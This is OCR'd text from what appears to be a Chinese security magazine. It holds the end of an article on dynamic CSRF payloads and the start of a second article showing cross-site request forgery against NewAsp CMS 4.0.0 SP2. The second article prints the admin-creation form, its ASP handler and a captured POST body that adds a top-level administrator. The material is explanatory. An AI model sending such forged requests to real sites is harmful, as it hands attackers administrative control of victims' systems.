在动态 CSRF 攻击中，攻击者控制下的简单应用程序对请求进行重新封装，并向包含自定义有效载荷的浏览器发送新的请求（其中包括有效令牌），如"http://good.com/anotherfunction.php?val4=morefoo&val5=morebar&token=765234"。如果用户浏览器遭遇到重定向、隐藏的 POST 表单形式的自定义请求，那么该请求将会同网站中与 HTTP 验证头有关的信息一起被发送。

动态 CSRF 有效载荷

应用程序可以采取许多办法来为 CSRF 构建动态有效载荷。每个情景的区别将取决于攻击者放入到受害者路径的数据类型，同时也取决于网站的具体功能。

HTTP 重定向有效载荷

使用一个简单的 HTTP 302 重定向请求就是一个有效载荷，该负载可能来自跨域前页泄漏。在这种情况下，攻击者使用泄漏的会话数据，并用定位值构建重定向请求，该定位值被从目标浏览器获得的相关会话数据所覆盖，如图 3 所示。

动态有效载荷是与相关的令牌值创建的，同时发送其他会话数据。这就允许攻击者绕过能抵抗 CSRF 攻击的站点而执行攻击者的请求。如果是从目标站的链接发送的重定向请求，前页检查技术将不再适用——

因为前页站点会保留请求源，之所以会这样，是因为浏览器通常会保证原始前页值不变。




图 3　重定向有效载荷，通过 HTTP 302 向客户端发送自定义重定向请求

基于 HTML 的重定向

创建动态 CSRF 有效载荷的应用程序也可以创建基于前页内容的自定义网页，同时将用户请求重定向到另一站点，并在后台执行 CSRF 攻击。

在这里，一个有趣的情景就是使用 URL 精简服务，例如 TinyURL、Is.gd。其发送重定向到最终的合法目标中，而不是将自定义的 CSRF 有效载荷作为插播式 HTML 页面的一部分嵌入其中，该 HTML 页面包括一个对看上去似乎是合法的位置的 META 刷新。生成的 HTML 页面可以用跨域数据的会话数据构建 GET 请求，甚至能够构建具有自我提交功能的表单，还能够构建 POST 请求，如图 4 所示。




图 4　META 刷新，包括从前页泄漏构建的隐藏动态 CSRF

令牌锁定之动态 CSRF

在 CSRF 令牌可重复使用，且未与特定用户会话建立连接的地方，动态 CSRF 可以建立一个有效载荷，通过给站点直接发送请求并获得有效令牌，从而给用户发布有效令牌。这种方法类似于会话完成攻击，在这种情况下会话 ID 并不与给定 IP 地址相匹配。一旦获得了令牌，同时如果用户有权访问攻击者控制下的网站，那么将产生代表目标网站上下文的用户的请求，如图 5 所示。




图 5　会话完成攻击下的动态 CSRF。攻击者控制下的应用程序发送有效的令牌请求，同时将其发布给用户。该令牌没有映射特定会话

基于 POST 的动态 CSRF

同样，也可以建造一个基于 POST 的动态 CSRF 请求，不需要与用户浏览器交互。这在多阶段方案中是可行的，在这种情景中，CSRF 令牌和会话期间有效的其他相关信息通过离站图片或离站内容而被泄露，而且很有可能被合并到自定义的伪造 POST 请求中进行欺骗，如图 6 所示。





图 6　基于 POST 的动态 CSRF 情景

小　结

窃取 CSRF 标记并不是唯一案例。对 CSRF 而言，即使不使用或绕过令牌或认证机制，动态地构建基于每个请求的伪造攻击也可能很有用。例如针对特定身份验证的用户而言具有重要意义的 URL 参数。

总之，一定要记住 Watkins 在 8 年前对 CSRF 的声明，这很重要，但是时机似乎已经错过了：CSRF 不再单单是基于已知的、可重复参数的静态攻击，而是针对每个目标、可改变的、动态的。

前置知识：无
关键词：脚本、XSRF 攻击、XSRF 防御



浅析跨站请求伪造

文/图 饭

跨站请求伪造（Cross-site Request Forgery）通常缩写为 XSRF，直译为跨站请求伪造，即攻击者通过调用第三方网站的恶意脚本或者利用程序来伪造请求，当然并不需要向用户端伪装任何具有欺骗的内容，在用户不知情时，攻击者直接利用用户的浏览器向攻击的应用程序提交一个已经预测好请求参数的操作数据包，利用的实质是劫持用户的会话状态，强行提交攻击者构造的具有“操作行为”的数据包。

可以看出，跨站请求伪造最关键的是劫持用户的会话状态，所以说，导致 XSRF 漏洞的主要原因是会话状态的保持没有唯一时间特征的标识，即在使用 HTTP Cookie 传送会话令牌的过程中，应该更谨慎地判断当前用户，而不是简单地通过操作数据包的 Cookie 值来鉴别，简单地说是每次数据交互时，对提交的数据包实行唯一性标识。

XSRF 的攻击流程大致如图 1 所示。从图中可以看出，要完成一次 XSRF 攻击，三个比较关键的有问题：




图 1

1）会话状态[A]的保持，即用户已经获取了易受攻击网站 A 的信任授权。

2）用户在依然保持没有登出易受攻击网站 A 的情况下，访问了“第三方网站”。

3）提交的“操作”数据包是可以预知的。

XSRF 攻击

国内的许多大型 Web 程序开发者好像对 XSRF 没有足够的重视，这些看似需要特定场景才能诱发的漏洞，在结合 XSS 后，对程序造成的威胁应该不在注入攻击之下。本文以新云管理系统为例演示添加管理员。

在网上下载的版本是 NewAsp CMS Version 4.0.0 SP2。新云管理系统添加管理员的构造表单如下，代码在/wwwroot/admin/users/admin_ master.asp 中。

```
<form name="myform" method="post" action= "?action=savenew">
<table border="0" align="center" cellpadding="3" cellspacing="1" class="tableborder">
<tr>
<th colspan="2">添加管理员</th>
</tr>
<tr>
<td class="tablerow1" width="25%" align="right"> <b>后台登陆名称：</b></td>
<td class="tablerow1" width="75%"><input type= "text" name="username2" size="30"></td>
</tr>
<tr>
<td class="tablerow2" align="right"><b>后台登陆密码：</b></td>
<td class="tablerow2"><input type="password" name="password2" size="30"></td>
</tr>
<tr>
<td class="tablerow1" align="right"><b>管理员级别：</b></td>
<td class="tablerow1"><input type="radio" name="AdminGrade" value="0" checked> 普通管理员  
<input type="radio" name="AdminGrade" value= "999">高级管理员（拥有最高权限）  
<input type="radio" name="AdminGrade" value= "111">只读管理员</td>
</tr>
<tr>
<td class="tablerow2" align="right"><b>限制一个管理员登陆：</b></td>
<td class="tablerow2"><input type="radio" name="isAloneLogin" value="1" checked> 是  
```

```
<input type="radio" name="isAloneLogin" value= "0"> 否</td>
</tr>
<tr>
<td class="tablerow1" align="right"><b>是否激活管理员:
</b></td>
<td class="tablerow1"><input type="radio" name= "isLock"
value="0" checked> 是  
<input type="radio" name="isLock" value="1"> 否</td>
</tr>
<tr>
<td class="tablerow2" align="right"><b>  </b></td>
<td class="tablerow2"><input type="reset" name= "reset_
button" value="清 除" class="button">   
<input type="submit" name="submit_button" value="提 交
" class="button"></td>
</tr>
</table>
</form>
```

从以上代码可以看出构造的提交表单没有再次验证，而是让 Cookie 来简单判定用户操作行为，使得 Cookie 滥用，导致 XSRF 漏洞的出现。

以下代码是新云管理系统添加管理员的代码：

```
Sub savenew()
Dim Rs,SQL
Dim adminuserid
If Request.Form("username2") = "" Then
ErrMsg = "请输入后台登陆用户名！"
Founderr = True
Exit Sub
Else
adminuserid = Request.Form("username2")
End If
If Request.Form("password2") = "" Then
ErrMsg = "请输入后台登陆密码！"
Founderr = True
Exit Sub
End If
Set Rs=NewAsp.Execute("SELECT username FROM NC_
Admin WHERE username='" & Replace (Request.Form
("username2"), "'", "") & "'")
If Not (Rs.EOF And Rs.bof) Then
ErrMsg = "您输入的用户名已经在管理用户中存在！"
Founderr = True
Exit Sub
End If
Set Rs=NewAsp.CreateAXObject("ADODB. Recordset")
SQL="SELECT * FROM NC_Admin WHERE (id is null)"
Rs.open SQL,conn,1,3
Rs.addnew
Rs("username") = Replace(Request.Form ("username2"), "'", "")
If NewAsp.ChkNumeric(Request.Form ("AdminGrade")) =
999 Then
Rs("status") = "高级管理员"
ElseIf NewAsp.ChkNumeric(Request.Form ("AdminGrade")) =
111 Then
Rs("status") = "只读管理员"
Else
Rs("status") = "普通管理员"
End If
Rs("password") = md5(Request.Form ("password2"),16)
Rs("isLock") = NewAsp.ChkNumeric(Request. Form
("isLock"))
Rs("AdminGrade") = NewAsp.ChkNumeric (Request.Form
("AdminGrade"))
Rs("Adminflag") = ",,,,,,,,,,,,,,,"
Rs("LoginTime") = Now()
Rs("Loginip") = NewAsp.UserTrueIP
Rs("RandomCode") = NewAsp.GetRandomCode (16)
Rs("isAloneLogin") = NewAsp.ChkNumeric (Request.Form
("isAloneLogin"))
Rs.update
Rs.close:set Rs=Nothing
Succeed ("用户 ID:" & adminuserid & " 添加成功，请到管
理员管理给予相应的权限，如需修改请返回管理员管理！")
End Sub
```

对添加管理员操作进行抓包分析，如图 2 所示，只是向/admin/users/admin_master.asp?action= savenew 页面 POST 一行数据“username2= fan&password2=fan&AdminGrade=999&isAloneLogin=1&isLock=0&submit_button=%CC%E1+%BD%BB”，这就是添加网站管理员的一个数据操作。

